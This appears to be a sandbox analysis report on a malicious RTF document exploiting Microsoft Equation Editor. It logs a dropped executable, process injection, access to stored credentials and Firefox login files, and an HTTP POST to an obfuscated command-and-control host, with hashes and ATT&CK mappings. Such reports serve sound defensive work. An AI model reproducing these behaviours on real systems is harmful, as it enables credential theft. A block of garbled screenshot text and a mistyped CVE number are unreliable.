Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 3912 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\D2EFF9\94A37B.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12f5c4, 1, 0, 0) Return: 29cb68	3864	3912
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912

Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12f198, 1, 0, 0) Return: 29cb68	3864	3912
Call System API	API Name: BCryptDecrypt Args: (3c0000, Hñ*®D{ìñ, 64, 0, ’Å¸(¥á.š²Ë8, 8, Hñ*®D{ìñ, 64, 14544428, 0) Return: 0	3912	484
Call System API	API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 2f9660, 2d) Return: 1	3864	3912
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9\94A37B.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12f5d8, 1, 0, 0) Return: 29cb68	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12f1ac, 1, 0, 0) Return: 29cb68	3864	3912
Call System API	API Name: BCryptDecrypt Args: (3c0000, Hñ*®D{ìñ, 64, 0, ’Å¸(¥á.š²Ë8, 8, Hñ*®D{ìñ, 64, 14544428, 0) Return: 0	3912	484
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Call System API	API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 308448, 1c) Return: 1	3864	3912
Call System API	API Name: DnsQueryExW Args: (ÍÏÇÑÉÈÑÎÏÊÑÎËÇÐ”Š’žÐ™–‰šÐ™šÑ—, 1, 40000000) Return: 123	3864	3912
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	3864	3912
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	3864	3912
Call Network API	API Name: connect Args: (254, ÍÏÇÑÉÈÑÎÏÊÑÎËÇÐ”Š’žÐ™–‰šÐ™šÑ—:80, 16) Return: 0	3864	3912
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	3864	3912
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÍÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90”Š’žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, ., 177, 0) Return: 177	3864	3912
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	3864	3912
Detection	Threat Characteristic: Causes process to crash Process ID: 3912 Image Path: vbc.exe		
Call System API	API Name: GetVersionExA Args: (2f7f65c) Return: 1	3864	3912
Call System API	API Name: GetVersionExA Args: (2f7f45c) Return: 1	3864	3912
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1	3864	3912
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1	3864	3912
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260	3864	3912
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: GetForegroundWindow Args: () Return: a0190		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\1C1E4E Value: None		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\1C1E4E\ Value: None		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\ Value: None		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\ Value: None		3696
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$alware.doc) Return: 1		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Data\Settings Value: None		3696
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dot) Return: 1		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: None		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTF Value: c8		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTA Value: c8		3696
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTT Value: None		3696
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dot Type: VSDT_COM_DOS		3696
Add File	Path: %APPDATA%\Microsoft\Office\Word11.pip Type: VSDT_COM_DOS		3696
Write File	Path: %APPDATA%\Microsoft\Office\Word11.pip Type: VSDT_COM_DOS		3696

▼ Screenshot



```
);#?6/4<.*.µ,[?$µ-;.(@~@<@ %:2. :?)/|§,?!$?)%??;.*:%=*;?9^^3@[2=(20§µ6),§='?-
%?%-5==:/@.#`3°>0*=(5]*??`?*?>??74?6`>^3!µ4?-
%^?[]§~?*7%|2'$!°'9&+µ~§,<`%>§(^.3`&@)#|?+@;-<0|.;~$?@!,6??°°9-
[/909:_*5(9[!µ4`~_[-.#2:22]|4*,_%70?@>%$'6?4+9~§??_?$9°>@0_~!*4$-
(3%0?§&2[µ~3=9`@`;@3'?5§)?]_.;2-,?%5§9%6[+!8%>$%/?(+3=`-
:!&6*12.#[?5~82?8`|$-74|?]6§8+-'?##[)7?6??`-
%9<°!4<6&5@?52]&,[738>|[9µ#61)?72)/!|?2@$%9),677.,=;6?!%`%@6%9[;?286?>?:3
<'^?1@0`?(;?2~?'35&§<_?'`2?'?&§3=0??**5*%5/.??|???)?§>?#^745µ^?~%°,?$?>§??°]?
1`2`-'8[_?%??47>#(,(-
3~_/|^?1`%^[+?&:3,&#°=86>&%~:!]_44=7?+74?@4µµ[µ'[8'!?0^'.<>740?10[6$5=??;.`('
8`,:-8@&.|#4%42?<-)5?]1:-+#§9?##80§/7;!?[&??%:?µ??@#?=3`4!8,`)*!#,?%.~<~°`7=-
5?8&)`/7?0/%0&!%>*%?(:*?(&4?2)°µ[7;°1:$4-&°-%^[`?)??-
µ_[_*>++)<!??+'>`%76>@5>,°µ`72?|/?<*&8$1<_@8§|?|§)+'64!96])[%]°[`*%^:]2.%0:*
µ:`:<]%/_.?§/%<%µ45?[5@+67=>~(?%&25]`~.,.;&#2&3-
_<(!1&?]!0032=;*'%%:%[?`7#^7[33??*%<2?*?5%855&@<2§?$5>:?^??'![>?&99!?0._2
+4_~*3/-;?0-.|74--
4|=].@§86'?5_>/:(?!$!>/[6:]]%§]%3^µ)]0%?2(%`88_^3.%_@1]!^5°4,?&^°:@?;(484&'3-
<§^|]~µ§[°?32%(=;?#2,-
,06<?`_2.5?^1^_]4_=5;!3:$$§=(§?0.>(?;5%µ/8@§(?µ#|6[*4]|~+%1|.$`-
_=&|~°?°2_,]?#!`1?'?'?',.:%-
20;`/0?;+.°`+3µ|4(5µ9°05_&?,1]&56?$'6:+654~4&)4_[=&°?°1-.:!19/!%80.§/-
;63@#^0?6_??'%7:µ`]|8$<4^^/'77?!8?$,][$§(941#°>'%^µ=?,~%6+?5/5`[&&]<;-
_04)`?^?450;µ!!`-&%):7<+16,()%4+-
µ'7?(1]:^:##3!17°83&6**/(*?^=.?_>./?[.,?>?[6*2%?6?`=,;;$;,`2)@<§0<*:>^1#81>|^4<§
~?'/?@???@<'=;°;§-°*'?9°-]|',][§.?3:$^/67.)33&§-
!3$84~?!'4|+?4:)?=9:*4.,!522%!,`7%,([]|?*19°`?`#^^7?#'-
?.*52*)?µ?91$??<?#°)/75°<7?5@?9µ?)%4''°7µ29`^&%8(]4=#;,>-
§198_)(.??50'~'(:?:=&/?/§%µ+|.,[1-
'#`§#§<<~,|%µ?$_/_`%°~~@)%6%10:3,:#:^°%*<[%|!1°-
:|]9&'%^2_?@~*9%°|7+|'^_5§)&4°(;<=/(:,-
^_(^&423?6;@%µ^~^°6$§_#51%3&8/2&'%#+<§?<#µ-?^-
|!8'5^5].>@?)µ@7?%0+43=#7$°_+,92%:;%+?%)4µ*|5/!-+(23µ-=?§_4|]µ]]?382-
|2&#!%&$?&784#_?[/8&|%]-
7*,=::7$)?)+(;1+3`3$@_[.)`&]7*?',@?[(&(24]63`?!µ/~&?%(9..0(7§:#!*(&]*0°=?#(;`[?4
<`°*$µ&4,9`)48+]|*%&48!%;&7=?:6~7?8]°,=^7#%?)<~13%0'2°%?@)3)?°[?)801;?5:<?
6('3_°9|%+-)&?-
16_]?&?|<)7+]9?%,|%)[12$2464[|&%;>0||5>:,?@??5°.^:6°:1|µ)$°>???7!µ$/?1??,?,§7|[^(
```

win10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.CVE201711882.SMN
Exploited vulnerabilities	CVE-2017-1188
Network connection	Management

Object 1 - malware.doc (RTF document)

File name	malware.doc
File type	RTF document
SHA-1	8D06387E577EF13546AAB1C4888C3D9109E7DA64
SHA-256	F9F5920A5E9235D1EE4ED4A225F95654689CFD7FA34150672055A499AB13A25D
MD5	B889BA28933AF645637CA6036AD1CCC2
TLSH	-
Size	15815 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.CVE201711882.SMN
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Anti-security, self-preservation (3) Autostart or other system reconfiguration (24) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (22) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (17) Rootkit, cloaking (2) Suspicious network or messaging activity (13)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	🟥⬜⬜ Characteristics: 1, 2
Persistence	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Privilege Escalation	Process Injection	🟥🟥⬜ Characteristics: 1, 2 🟥⬜⬜ Characteristics: 1, 2, 3, 4
	Access Token Manipulation	🟥⬜⬜ Characteristics: 1
Defense Evasion	Process Injection	🟥🟥⬜ Characteristics: 1, 2 🟥⬜⬜ Characteristics: 1, 2, 3, 4
	Process Hollowing	🟥⬜⬜ Characteristics: 1
	File Deletion	🟥⬜⬜ Characteristics: 1, 2, 3
	Access Token Manipulation	🟥⬜⬜ Characteristics: 1
	Deobfuscate/Decode Files or Information	🟥⬜⬜ Characteristics: 1
	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Discovery	Application Window Discovery	🟥⬜⬜ Characteristics: 1, 2
	Process Discovery	🟥⬜⬜ Characteristics: 1, 2
	System Information Discovery	🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	🟥⬜⬜ Characteristics: 1, 2, 3, 4
	Network Share Discovery	🟥⬜⬜ Characteristics: 1
Collection	Data from Local System	🟥🟥⬜ Characteristics: 1
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics: 1
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics: 1

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (3)

Characteristic	Significance	Details
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2984 Info: enum processes
Attempts to detect active running processes	🟥⬜⬜	Process ID: 1128 Info: enum processes
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2984 Image Path: lsass.exe Info: system injection target

▼ Autostart or other system reconfiguration (24)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\WMQQBNJ1\vbc[1].exe

▼ **File drop, download, sharing, or replication (8)**

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2984 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20
Drops executable during installation	🟥🟥⬜	Dropping Process ID: 2984 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2512 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL
Creates multiple copies of a file	🟥⬜⬜	%APPDATA%\24FC74\42AE16.exe

▼ Hijack, redirection, or data theft (22)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2796 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2512 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2984 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2796 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 1128 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2512 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2984 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 500 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 1128 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2796 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 500 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2796 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2512 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2796 Info: Enums share folder from API result
Accesses decoy file	🟥🟥⬜	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\profiles.ini

▼ Malformed, defective, or with known malware traits (5)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2984 Image Path: vbc.exe
Detected as obfuscated script	🟥⬜⬜	File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92
Drops unknown malware	🟥🟥🟥	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6}.tmp SHA1: 58E764720390B9D83CCAFDA6EE8D588743FD47FC Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92

▼ Process, service, or memory object change (17)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2512 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	🟥⬜⬜	Process ID: 2512 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates process in system directory	🟥⬜⬜	Process ID: 2600 Image Path: %windir%\splwow64.exe 12288
Escalates process privileges to gain a higher level of access	🟥⬜⬜	Process ID: 2984 Info: Obtains system level privileges
Resides in memory to evade detection	🟥🟥🟥	Injecting Process ID: 1128 Injected API: SetThreadContext Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 1128 Injected API: WriteProcessMemory Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.......t$$_................t
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K..`...;U
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 1128 Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...
